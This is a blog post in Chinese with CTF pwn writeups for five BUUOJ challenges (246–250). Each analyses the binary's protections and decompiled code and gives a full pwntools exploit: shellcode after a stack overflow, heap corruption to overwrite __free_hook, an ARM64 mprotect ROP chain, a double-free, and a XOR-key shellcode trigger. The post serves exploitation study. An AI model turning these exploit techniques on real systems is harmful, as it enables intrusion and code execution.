buuoj Pwn writeup 246-250

原创

yongbaoii 于 2021-08-31 08:10:47 发布 49 收藏

分类专栏： CTF 文章标签： 网络安全

246 pwnable_echo1

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   No canary found   NX disabled   No PIE        No RPATH   No RUNPATH   83 Symbols    No      0              4            ./246
```

```
  id = v6[0];
  getchar();
  func[0] = (__int64)echo1;
  qword_602088 = (__int64)echo2;
  qword_602090 = (__int64)echo3;
  for ( i = 0; i != 121; i = getchar() )
  {
    while ( 1 )
    {
      while ( 1 )
      {
        puts("\n- select echo type -");
        puts("- 1. : BOF echo");
        puts("- 2. : FSB echo");
        puts("- 3. : UAF echo");
        puts("- 4. : exit");
        printf("> ");
        __isoc99_scanf("%d", &i);
        getchar();
        if ( i > 3 )
          break;
        ((void (*)(void))func[i - 1])();
      }
      if ( i == 4 )
        break;
      puts("invalid menu");
    }
    cleanup();
    printf("Are you sure you want to exit? (y/n)");
  }
```


结构简单。

功能1

```
__int64 echo1()
{
  char s[32]; // [rsp+0h] [rbp-20h] BYREF

  (*((void (__fastcall **)(void *))o + 3))(o);
  get_input(s, 128LL);
  puts(s);
  (*((void (__fastcall **)(void *))o + 4))(o);
  return 0LL;
}
```


就是个输入输出。但是显然有个栈溢出。


功能2功能3没有。

啥保护没有，就栈溢出就完了。可以直接rop，它开了NX。也可以shellcode。
写shellcode会有两种，一种是布置在栈上，然后在bss上通过jmp esp跳过去，一种是写在bss上，然后直接跳过去，根据可输入大小来自行调节。

exp

```
from pwn import *

context(os='linux',arch='amd64',log_level='debug')

id_addr=0x6020A0

r= remote("node4.buuoj.cn", "28880")

payload = "A" * (0x20+8) + p64(id_addr) +asm(shellcraft.sh())
r.recvuntil("hey, what's your name? : ")

r.sendline(asm("jmp rsp"))
r.recvuntil("> ")
r.sendline("1")
r.recvline()
#gdb.attach(p)
r.sendline(payload)

r.interactive()
```

247 actf_2019_actfnote



add

```
else
{
  v5 = malloc(0x18uLL);
  printf("please input note name size: ");
  __isoc99_scanf("%ld", &size);
  getchar();
  if ( (__int64)size <= 32 )
  {
    v0 = malloc(size);
    *v5 = v0;
    printf("please input note name: ");
    sub_400946(*v5, (unsigned int)size);
    printf("please input note content: ");
    sub_400946(s, 32LL);
    v1 = strdup(s);
    v5[2] = v1;
    for ( i = 0; i <= 4; ++i )
    {
      if ( !qword_6020E0[i] )
      {
        *((_DWORD *)v5 + 2) = i;
        qword_6020E0[i] = (__int64)v5;
        break;
      }
    }
    ++dword_6020CC;
    puts("add note success.");
  }
```


申请了一个0x18的chunk放各种信息，name会申请一个size大小的chunk，而content用的是strdup。

free

```
  v3 = __readfsqword(0x28u);
  printf("input note id: ");
  __isoc99_scanf("%d", &v1);
  getchar();
  if ( v1 >= 0 && v1 <= 4 && qword_6020E0[v1] )
  {
    ptr = (void *)qword_6020E0[v1];
    free(*((void **)ptr + 2));
    free(ptr);
    qword_6020E0[v1] = 0LL;
    --dword_6020CC;
    puts("delete success.");
  }
  else
  {
    puts("wrong id.");
  }
  return __readfsqword(0x28u) ^ v3;
}
```


清理的也是较为干净的。

edit

```
unsigned __int64 edit()
{
  int v1; // [rsp+Ch] [rbp-14h] BYREF
  __int64 v2; // [rsp+10h] [rbp-10h]
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("input note id: ");
  __isoc99_scanf("%d", &v1);
  getchar();
  if ( v1 >= 0 && v1 <= 4 && qword_6020E0[v1] )
  {
    v2 = qword_6020E0[v1];
    printf("please input new note content: ");
    sub_400946(*(void **)(v2 + 16), 32);
  }
  else
  {
    puts("wrong id.");
  }
  return __readfsqword(0x28u) ^ v3;
}
```


content直接输入0x20个，前面用的是strdup，有溢出。

list

```
unsigned __int64 list()
{
  int v1; // [rsp+Ch] [rbp-14h] BYREF
  __int64 v2; // [rsp+10h] [rbp-10h]
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("input note id: ");
  __isoc99_scanf("%d", &v1);
  getchar();
  if ( v1 >= 0 && v1 <= 4 && qword_6020E0[v1] )
  {
    v2 = qword_6020E0[v1];
    printf("id: %d\n", *(unsigned int *)(v2 + 8));
    printf("name: %s\n", *(const char **)v2);
    printf("content: %s\n", *(const char **)(v2 + 16));
  }
  else
  {
    puts("wrong id.");
  }
  return __readfsqword(0x28u) ^ v3;
}
```


就是一顿输出。

因为有溢出，也不大，能把下个chunk的pre_size size覆盖掉。
因为没开pie，所以直接unlink就好了。当然off by one啥的都可以用。

瞅了瞅网上师傅们的wp，发现还有种解法。
可以直接修改top chunk的size，那么只需要把top chunk的size修改为-1，然后malloc一个负数，即可将TOP chunk向前移动与已有的chunk重叠，然后通过申请空间，控制该程序结构体的指针即可实现任意地址读写。

非常的神奇……

exp

```python
#coding:utf8
from pwn import *

context.log_level = "debug"

r = remote('node4.buuoj.cn', 27461)

libc = ELF('./64/libc-2.27.so')

def add(size,name,content):
    r.sendlineafter('$','1')
    r.sendlineafter('size:',str(size))
    r.sendafter('name:',name)
    r.sendafter('content:',content)

def edit(index,content):
    r.sendlineafter('$','2')
    r.sendlineafter('id:',str(index))
    r.sendafter('content:',content)

def delete(index):
    r.sendlineafter('$','3')
    r.sendlineafter('id:',str(index))

def show(index):
    r.sendlineafter('$','4')
    r.sendlineafter('id:',str(index))

add(0x10,'a\n','b'*0x18) #0
add(0x10,'a\n','/bin/sh\x00') #1
show(0)
r.recvuntil('b'*0x18)

libc_base = u64(r.recv(6).ljust(8,'\x00')) - 0x8e3f2
system_addr = libc_base + libc.sym['system']
free_hook_addr = libc_base + libc.sym['__free_hook']
print 'libc_base=',hex(libc_base)

add(0x10,'a\n','b\n') #2
edit(2,'b'*0x10 + p64(0) + '\xff'*0x8)
add(-0x80,p64(free_hook_addr),'') #3
edit(2,p64(system_addr))
delete(1)

r.interactive()
```

248 骇极杯_2018_babyarm

```
wuangwuang@wuangwuang-PC:~/Desktop$ checksec -f ./aim
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols       FORTIFY Fortified
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols    No    0
```



```
.text:0000000000400818 var_s0          =  0
.text:0000000000400818
.text:0000000000400818                 STP             X29, X30, [SP,#-0x10+var_s0]!
.text:000000000040081C                 MOV             X29, SP
.text:0000000000400820                 BL              sub_400760
.text:0000000000400824                 ADRL            X0, aName ; "Name:"
.text:000000000040082C                 MOV             X2, #5  ; n
.text:0000000000400830                 MOV             X1, X0  ; buf
.text:0000000000400834                 MOV             W0, #1  ; fd
.text:0000000000400838                 BL              .write
.text:000000000040083C                 ADRL            X0, unk_411068
.text:0000000000400844                 MOV             X2, #0x200 ; nbytes
.text:0000000000400848                 MOV             X1, X0  ; buf
.text:000000000040084C                 MOV             W0, #0  ; fd
.text:0000000000400850                 BL              .read
.text:0000000000400854                 BL              sub_4007F0
.text:0000000000400858                 MOV             W0, #0
.text:000000000040085C                 LDP             X29, X30, [SP+var_s0],#0x10
.text:0000000000400860                 RET
.text:0000000000400860 ; End of function sub_400818
.text:0000000000400860
```


main函数在这里。

首先调用了0x400760

```
.text:0000000000400760                 STP             X29, X30, [SP,#-0x10+var_s0]!
.text:0000000000400764                 MOV             X29, SP
.text:0000000000400768                 ADRL            X0, stdin
.text:0000000000400770                 LDR             X0, [X0] ; stream
.text:0000000000400774                 MOV             X3, #0  ; n
.text:0000000000400778                 MOV             W2, #2  ; modes
.text:000000000040077C                 MOV             X1, #0  ; buf
.text:0000000000400780                 BL              .setvbuf
.text:0000000000400784                 ADRL            X0, stdout
.text:000000000040078C                 LDR             X0, [X0] ; stream
.text:0000000000400790                 MOV             X3, #0  ; n
.text:0000000000400794                 MOV             W2, #2  ; modes
.text:0000000000400798                 MOV             X1, #0  ; buf
.text:000000000040079C                 BL              .setvbuf
.text:00000000004007A0                 ADRL            X0, stderr
.text:00000000004007A8                 LDR             X0, [X0] ; stream
.text:00000000004007AC                 MOV             X3, #0  ; n
.text:00000000004007B0                 MOV             W2, #2  ; modes
.text:00000000004007B4                 MOV             X1, #0  ; buf
.text:00000000004007B8                 BL              .setvbuf
.text:00000000004007BC                 NOP
.text:00000000004007C0                 LDP             X29, X30, [SP+var_s0],#0x10
.text:00000000004007C4                 RET
```


就是set buf。

接着输出了个name，然后能读。读0x200，可以读到bss上。

再进入另外一个函数。

```
STP             X29, X30, [SP,#var_50]!
MOV             X29, SP
ADD             X0, X29, #0x10
MOV             X2, #0x200 ; nbytes
MOV             X1, X0  ; buf
MOV             W0, #0  ; fd
BL              .read
NOP
```


又可以读0x200，这次读在栈里面，显然有个栈溢出。
没有啥libc啥的，但是发现有个mprotect。

所以就像x86一样，返回mprotect改权限然后执行shellcode。

exp

```
from pwn import*

elf = ELF('./pwn')
context(arch='aarch64',log_level='debug')
r = remote('node4.buuoj.cn',29842)


shellcode_addr = 0x411068
mprotect = 0x4007e0

gadget1 = 0x4008cc
gadget2 = 0x04008ac

shellcode = p64(mprotect)+p64(0)+asm(shellcraft.sh())
r.recvuntil('Name:')
r.sendline(shellcode)
sleep(0.1)

payload = 'a'*0x48+p64(gadget1)+p64(0)+p64(gadget2)
payload += p64(0)*2+p64(shellcode_addr)+p64(0x7)+p64(0x1000)+p64(0x411000)
payload += p64(0)+p64(shellcode_addr+0x10)

r.sendline(payload)
r.interactive()
```

249 metasequoia_2020_samsara

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified      Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols       Yes    0              1            ./249
```

```
    {
      v3 = dword_20202C;
      *((_QWORD *)&unk_202040 + v3) = malloc(8uLL);
      ++dword_20202C;
      puts("Captured.");
    }
    continue;
  case 2:
    puts("Index:");
    _isoc99_scanf("%d", &v5);
    free(*((void **)&unk_202040 + v5));
    puts("Eaten.");
    continue;
  case 3:
    puts("Index:");
    _isoc99_scanf("%d", &v5);
    puts("Ingredient:");
    _isoc99_scanf("%llu", v10);
    **((_QWORD **)&unk_202040 + v5) = v10[0];
    puts("Cooked.");
    continue;
  case 4:
    printf("Your lair is at: %p\n", &v7);
    continue;
  case 5:
    puts("Which kingdom?");
    _isoc99_scanf("%llu", &v9);
    v7 = v9;
    puts("Moved.");
    continue;
```


free的地方有uaf，可以做double。
在栈上伪造一个chunk，然后改值就好了。

exp

```python
from pwn import *

r = remote("node4.buuoj.cn",26172)

def add():
 r.sendlineafter(">","1")

def delete(index):
 r.sendlineafter(">","2")
 r.sendlineafter(":\n",index)

def edit(index,content):
 r.sendlineafter(">","3")
 r.sendlineafter(":\n",index)
 r.sendlineafter(":\n",content)

def edit_lair(value):
 r.sendlineafter(">","5")
 r.sendlineafter("?\n",value)

add()
add()
add()

delete("0")
delete("1")
delete("0")

add() #chunk 3
edit_lair(str(0x20))

edit("3",str(show()-0x8))
add()
add()
add()

edit("6",str(3735928559))

r.sendline("6")

r.interactive()
```

250 tiny_backdoor_v1_hackover_2016

```
RELRO          STACK CANARY      NX           PIE          RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
No RELRO       No canary found   NX disabled  No PIE       No RPATH   No RUNPATH   No Symbols     No      0              0            ./250
```


保护一点没有。

程序很小，一点一点分析。

```
; Segment type: Pure code
; Segment permissions: Read/Execute
_text segment byte public 'CODE' use64
assume cs:_text
;org 4000B0h
assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing


; Attributes: bp-based frame

public start
start proc near
push    rbp
mov     rbp, rsp
call    sub_4000E1
lea     rdi, unk_60013F
mov     rsi, qword_600187
lea     rdx, buf
xor     ecx, ecx
mov     cl, 9
call    sub_4000F9
mov     edi, eax        ; error_code
push    3Ch ; '<'
pop     rax
syscall                 ; LINUX - sys_exit
start endp ; sp-analysis failed
```


首先调用

0x4000e1这个函数。



能往bss读九个字节。

又调用了0x4000f9。

```
__int64 __fastcall sub_4000F9(_BYTE *a1, __int64 a2, unsigned __int64 a3, unsigned __int64 a4)
{
  unsigned __int64 v6; // rsi
  unsigned __int64 v7; // r8
  __int64 v8; // rcx

  v6 = a3;
  v7 = 0LL;
  v8 = 0LL;
  while ( v8 != a2 )
  {
    a1[v8] ^= *(_BYTE *)(v6 + v7);
    v8 = (unsigned int)(v8 + 1);
    a3 = (v7 + 1) % a4;
    v7 = a3;
  }
  return ((__int64 (__fastcall *)(_BYTE *, unsigned __int64, unsigned __int64, __int64, unsigned __int64, unsigned __int64))a1)(
           a1,
           v6,
           a3,
           v8,
           v7,
           a4);
}
```


有个小算法。

a1是一堆数字的数组，a2是一共多少数字，一共72.
a1中的值^=你输入的九个中的值。

最后调用a1.

所以逻辑就是你输入个啥，然后让他们一顿循环，最后把a1变成shellcode。

但是说实话，咋就能倒回来，这我真不知道……
好不容易找了个exp学习学习，他也说不知道……

这玩意只能是写个算法慢慢猜吧…
猜猜是不是syscall的
猜猜是不是orw的
orw还得猜猜读取的大小，读取的位置，哎呀。

exp

```
from pwn import *
context.log_level='debug'
context.arch = "amd64"

r = remote("node4.buuoj.cn",25368)

key = '\xe6\xd9\xf6\x38\x2a\x02\xfd\x3a\xc3'
r.send(key)
r.interactive()
```